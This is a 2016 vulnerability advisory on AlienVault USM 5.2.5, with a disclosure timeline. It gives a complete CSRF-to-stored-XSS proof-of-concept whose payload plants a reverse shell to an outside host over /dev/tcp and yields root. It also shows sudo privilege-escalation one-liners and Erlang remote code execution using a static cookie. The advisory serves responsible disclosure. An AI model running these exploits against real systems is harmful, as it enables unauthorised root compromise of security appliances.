security-assessment.com

Vulnerability Advisory

Name	AlienVault USM – Multiple Vulnerabilities
Vendor Website	https://www.alienvault.com
Affected Software	AlienVault USM <= 5.2.5
Date Released	27/06/2016
Researchers	Denis Andzakovic

Description

This document details multiple vulnerabilities found within the AlienVault USM 5.2.5 virtual security appliance. The vulnerabilities detailed in this document may be leveraged by a remote attacker to gain root privileges on the AlienVault server.

Please note that only the Insecure Sudoers Configuration has been mitigated. This was achieved by removing the Avapi user's keys from the AlienVault backup files, the sudoers configuration itself remains.

Exploitation

NBE Import Stored Cross Site Scripting

An attacker that can coerce an authenticated user to upload a malicious NBE file (via a CSRF attack) can execute arbitrary JavaScript within the context of that user's session. This is possible due to inconsistent management of temporary files, predictable filenames in the web root and failure to set a Content-Type header, allowing the browser to determine the document type.


The attacker must first use a CSRF attack to coerce an authenticated user to upload a malicious nbe file using the /ossim/vulnmeter/import_nbe.php page, then subsequently redirect to the uploaded file. The location of the file on the file system can be determined by calculating the MD5 sum of the report_name parameter. As the server doesn't set a Content-Type header when accessing the .nbe file, the in-browser content type detection will render the page as HTML, allowing for the execution of arbitrary JavaScript.

The following HTTP request details the malicious upload, with the subsequent screenshot displaying arbitrary JavaScript execution:

Malicious Upload

```
POST /ossim/vulnmeter/import_nbe.php HTTP/1.1
Host: <host>
Cookie: PHPSESSID=<valid session>
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------177453184047143461186987151
Content-Length: 1037


-----------------------------177453184047143461186987151
Content-Disposition: form-data; name="action"

save
-----------------------------177453184047143461186987151
Content-Disposition: form-data; name="create_host"

1
-----------------------------177453184047143461186987151
Content-Disposition: form-data; name="report_name"

testxss
-----------------------------177453184047143461186987151
Content-Disposition: form-data; name="nbe_file"; filename="xss.nbe"
Content-Type: application/octet-stream

<html>
<body>
        <h1>Test</h1>
        <script>alert("Malicious JavaScript");</script>
</body>
</html>
-----------------------------177453184047143461186987151
Content-Disposition: form-data; name="nbe_source"

1
-----------------------------177453184047143461186987151
Content-Disposition: form-data; name="transferred_user"


-----------------------------177453184047143461186987151
Content-Disposition: form-data; name="transferred_entity"


-----------------------------177453184047143461186987151--
```

XSS POC



The following POC uses this Cross Site Scripting attack to upload a malicious html file, and subsequently redirects to the temporary file left in the web root. The uploaded file will generate a malicious action and policy within the Threat Intelligence functionality, resulting in arbitrary command execution as the root user. The POC first obtains the first available context within the AlienVault installation, then creates an action containing a malicious shell command. A policy is then created with this action as a consequence, and the policies reloaded.


The injected command can be seen towards the beginning of the 'payload' variable, which stores the file to be uploaded. The below was tested against AlienVault USM 5.2.5, targeting an administrative user using Firefox.

CSRF to Stored XSS to Root Command Execution POC


```
<html>
<body>
    <script>
        host = '192.168.1.69';
        payload = '<html><body><h1>Alienvault POC<\/h1><script>var exploit = \'/bin/bash --norc >& /dev/tcp/192.168.1.71/8081
0>&1\';function getCTX(){var e=new
XMLHttpRequest,t="/ossim/tree.php?key=entities";e.onreadystatechange=function(){if(4==e.readyState&&200==e.status){var
t=JSON.parse(e.responseText);ctx=t[0].children[0].key.substr(2),alert("Got CTX: "+ctx),addAction()}},e.open("GET",t,!0),e.send()}function
addAction(){var e=new XMLHttpRequest;e.open("POST","/ossim/action/modifyactions.php",!0),e.setRequestHeader("Content-Type","application/x-
www-form-urlencoded");var
t="id=&action=new&old_name=&action_name=EvilAction&ctx="+ctx+"&old_descr=&descr=EvilAction&action_type=2&only=on&cond=True&email_from=&emai
l_to=email%3Bemail%3Bemail&email_subject=&email_message=&exec_command="+encodeURIComponent(exploit)+"&transferred_user=&transferred_entity=
",n=new Uint8Array(t.length);e.onreadystatechange=function(){4==e.readyState&&200==e.status&&(alert("Added action with exploit:
"+exploit),getActionID())};for(var a=0;a<n.length;a++)n[a]=t.charCodeAt(a);e.send(new Blob([n]))}function getActionID(){var e=new
XMLHttpRequest;e.open("GET","/ossim/action/getaction.php",!0),e.onreadystatechange=function(){if(4==e.readyState&&200==e.status){for(var
t=e.responseXML,n=t.getElementsByTagName("row"),a=0;a<n.length;a++)n[a].getElementsByTagName("cell")[0].childNodes[0].data.match(/EvilActio
n/g)&&(actionID=n[a].getElementsByTagName("cell")[0].childNodes[0].data.substr(27,32),alert("Got action id:
"+actionID));addPolicy()}},e.send()}function addPolicy(){var e=new
XMLHttpRequest;e.open("POST","/ossim/policy/newpolicy.php",!0),e.setRequestHeader("Content-Type","application/x-www-form-urlencoded");var
t="descr=EvilPolicy&active=1&group=00000000000000000000000000000000&ctx="+ctx+"&order=0&action=new&sources%5B%5D=0000000000000000000000000
000000&filterc=&dests%5B%5D=00000000000000000000000000000000&filterd=&portsrc%5B%5D=0&portdst%5B%5D=0&plug_type=0&plugins%5B0%5D=on&tax_pt=
0&tax_cat=0&tax_subc=0&mboxs%5B%5D=00000000000000000000000000000000&rep_act=0&rep_sev=1&rep_rel=1&rep_dir=1&ev_sev=1&ev_rel=1&tzone=US%2FEa
stern&date_type=1&begin_hour=0&begin_minute=0&begin_day_week=1&begin_day_month=1&begin_month=1&end_hour=23&end_minute=59&end_day_week=7&end
_day_month=31&end_month=12&actions%5B%5D="+actionID+"&sim=1&priority=-
1&qualify=1&correlate=1&cross_correlate=1&store=1&sem=1&sign=0&resend_events=0",n=new
Uint8Array(t.length);e.onreadystatechange=function(){4==e.readyState&&200==e.status&&(alert("Added malicious
policy"),reloadPolicies())};for(var a=0;a<n.length;a++)n[a]=t.charCodeAt(a);e.send(new Blob([n]))}function reloadPolicies(){var e=new
XMLHttpRequest;e.open("GET","/ossim/conf/reload.php?what=policies&back=test",!0),e.onreadystatechange=function(){4==e.readyState&&200==e.st
atus&&alert("Policies reloaded! done.")},e.send()}var ctx,actionID;getCTX();<\/script><\/body><\/html>';

        var xhr = new XMLHttpRequest();
        xhr.onreadystatechange = function() {
            if (xhr.readyState == 4) {
                window.location = "https://" + host + "/ossim/vulnmeter/tmp/import27fb51b4f44cd4ae44595d7af3d5d29f.nbe";
            }
        }

        xhr.open("POST", "https://" + host + "/ossim/vulnmeter/import_nbe.php", true);
        xhr.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
        xhr.setRequestHeader("Content-Type", "multipart/form-data; boundary=---------------------------276612373136787333791541875041");
        xhr.withCredentials = true;
        var body = "---------------------------276612373136787333791541875041\r\n" +
            "Content-Disposition: form-data; name=\"action\"\r\n" +
            "\r\n" +
            "save\r\n" +
            "---------------------------276612373136787333791541875041\r\n" +
            "Content-Disposition: form-data; name=\"create_host\"\r\n" +
            "\r\n" +
            "0\r\n" +
            "---------------------------276612373136787333791541875041\r\n" +
            "Content-Disposition: form-data; name=\"report_name\"\r\n" +
            "\r\n" +
            "evil_report\r\n" +
            "---------------------------276612373136787333791541875041\r\n" +
            "Content-Disposition: form-data; name=\"nbe_file\"; filename=\"xss.nbe\"\r\n" +
            "Content-Type: application/octet-stream\r\n\r\n" +
            payload +
            "\n" +
            "---------------------------276612373136787333791541875041\r\n" +
            "Content-Disposition: form-data; name=\"nbe_source\"\r\n" +
            "\r\n" +
            "1\r\n" +
            "---------------------------276612373136787333791541875041\r\n" +
            "Content-Disposition: form-data; name=\"transferred_user\"\r\n" +
            "\r\n" +
            "\r\n" +
            "---------------------------276612373136787333791541875041\r\n" +
            "Content-Disposition: form-data; name=\"transferred_entity\"\r\n" +
            "\r\n" +
            "\r\n" +
            "---------------------------276612373136787333791541875041--\r\n";

        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
            aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
    </script>
</body>
</html>
```

The following screenshots detail the generated malicious action, policy and subsequent command execution. Once the policy is in place, each event (such as an attempted SSH login) will trigger the malicious command.

Malicious Action



Malicious Policy



Command Execution

```
listening on [any] 8081 ...
192.168.1.69: inverse host lookup failed: Unknown host
connect to [192.168.1.71] from (UNKNOWN) [192.168.1.69] 41544
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux VirtualUSMAllInOne 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt25-1 (2016-03-06) x86_64 GNU/Linux
tail -2 /etc/issue
AlienVault USM 5.2.5 - \m - \l
```

Insecure Sudoers Configuration - Privilege Escalation

An insecure sudoers configuration allows the 'avapi' user to execute arbitrary commands as root. The following screenshots detail the insecure sudoers configuration and a proof-of-concept exploit. The use of wild cards within the sudoers configuration makes this attack possible.

Insecure Sudo Configuration

```
#includedir /etc/sudoers.d
root    ALL=(ALL) ALL
%sudo ALL=(ALL) ALL
avapi ALL=NOPASSWD: /usr/share/python/alienvault-api-core/bin/ansible
avapi ALL=NOPASSWD: /usr/bin/sudo
avapi ALL=NOPASSWD: /bin/sh -c /usr/bin/python /home/avapi/.ansible/tmp/ansible*
avapi ALL=NOPASSWD: /bin/sh -c */usr/bin/md5sum*
avapi ALL=NOPASSWD: /bin/sh -c echo */usr/bin/python /home/avapi/.ansible/tmp/ansible-tmp-*
www-data ALL=NOPASSWD: /usr/bin/nfsen status
www-data ALL=NOPASSWD: /usr/bin/nfsen reconfig
www-data ALL=NOPASSWD: /usr/bin/nfsen stop
```

Avapi User Privilege Escalation

```
avapi@VirtualUSMAllInOne:~$ sudo sudo /bin/bash --norc
bash-4.3# id
uid=0(root) gid=0(root) groups=0(root)
```

Avapi User Privilege Escalation

```
avapi@VirtualUSMAllInOne:~$ sudo /bin/sh -c /usr/bin/python /home/avapi/.ansible/tmp/ansible
Python 2.7.9 (default, Mar  1 2015, 12:57:24)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("id")
uid=0(root) gid=0(root) groups=0(root)
0
>>>
```

Avapi User Privilege Escalation

```
avapi@VirtualUSMAllInOne:~$ sudo /bin/sh -c '/usr/bin/md5sum -h& /bin/bash --norc'
/usr/bin/md5sum: invalid option -- 'h'
Try '/usr/bin/md5sum --help' for more information.
bash-4.3# id
uid=0(root) gid=0(root) groups=0(root)
bash-4.3#
```

The Avapi user's SSH private key may be retrieved from a USM backup created on AlienVault versions prior to 5.2.5. As of 5.2.5, the backup files are encrypted with a configured key and the Avapi user's SSH key is omitted from the backup. In the event that an attacker can capture the USM file system, for example using a local file read or a virtual machine backup, then the Avapi user's key can still be located in /var/ossim/ssl/local/private/.

Erlang Port Mapper Daemon Code Execution

The EPMD daemon shipped with the AlienVault USM uses a static cookie value (stored in the /var/lib/rabbitmq/.erlang.cookie file). An attacker with access to this port may connect to the Erlang daemon and execute arbitrary code as the RabbitMQ user. This is more of an observational note, as the default IPTables configuration drops packets destined for port 4369.

The following screenshot details connecting to the EPMD daemon and executing an arbitrary shell command. Note in this case the attacker must set their localhost entry in /etc/hosts to point to the AlienVault USM, in order to have the appropriate short name.

Static Erlang Cookie

```
VirtualUSMAllInOne:/var/lib/rabbitmq# cat .erlang.cookie
SQTQTNFYCKVKHSAINOJVVirtualUSMAllInOne:/var/lib/rabbitmq#
```

Code Execution POC

```
doi@asov64:~$ erl -sname test -setcookie 'SQTQTNFYCKVKHSAINOJV'
Erlang/OTP 17 [erts-6.2] [source] [64-bit] [smp:2:2] [async-threads:10] [kernel-poll:false]

Eshell V6.2  (abort with ^G)
(test@asov64)1> net_kernel:connect_node(alienvault@localhost).
true
(test@asov64)2>
User switch command
 --> r alienvault@localhost
 --> j
   1  {shell,start,[init]}
   2* {alienvault@localhost,shell,start,[]}
 --> c
Eshell V6.2  (abort with ^G)
(alienvault@localhost)1> os:cmd("id; uname -a").
"uid=117(rabbitmq) gid=123(rabbitmq) groups=123(rabbitmq)\nLinux VirtualUSMAllInOne 3.16.0-4-
(alienvault@localhost)2>
```

Timeline

01/03/2016 – Initial email to AlienVault
03/03/2016 – Reply from AlienVault with keys
03/03/2016 – Advisory sent
04/03/2016 – Acknowledgement from AlienVault
09/03/2016 – Additional information sent
14/05/2016 – Update from AlienVault confirming investigation has concluded and fix development has started
31/05/2016 – Update requested from AlienVault.
01/06/2016 – Request from AlienVault to extend deadline.
13/06/2016 – Confirmation on vulnerability remediation requested.
15/06/2016 – AlienVault state “In 5.3, we resolved the sudoers vulnerability only. The other two (Erlang port mapper and NBE XSS) have been scheduled for later releases. Based on our assessment, the CVSS was 3.5 and 1.5 respectively. We plan to provide patches for both of those in the next couple months.”
27/06/2016 – Advisory Release

Responsible Disclosure Policy

Security-Assessment.com follow a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650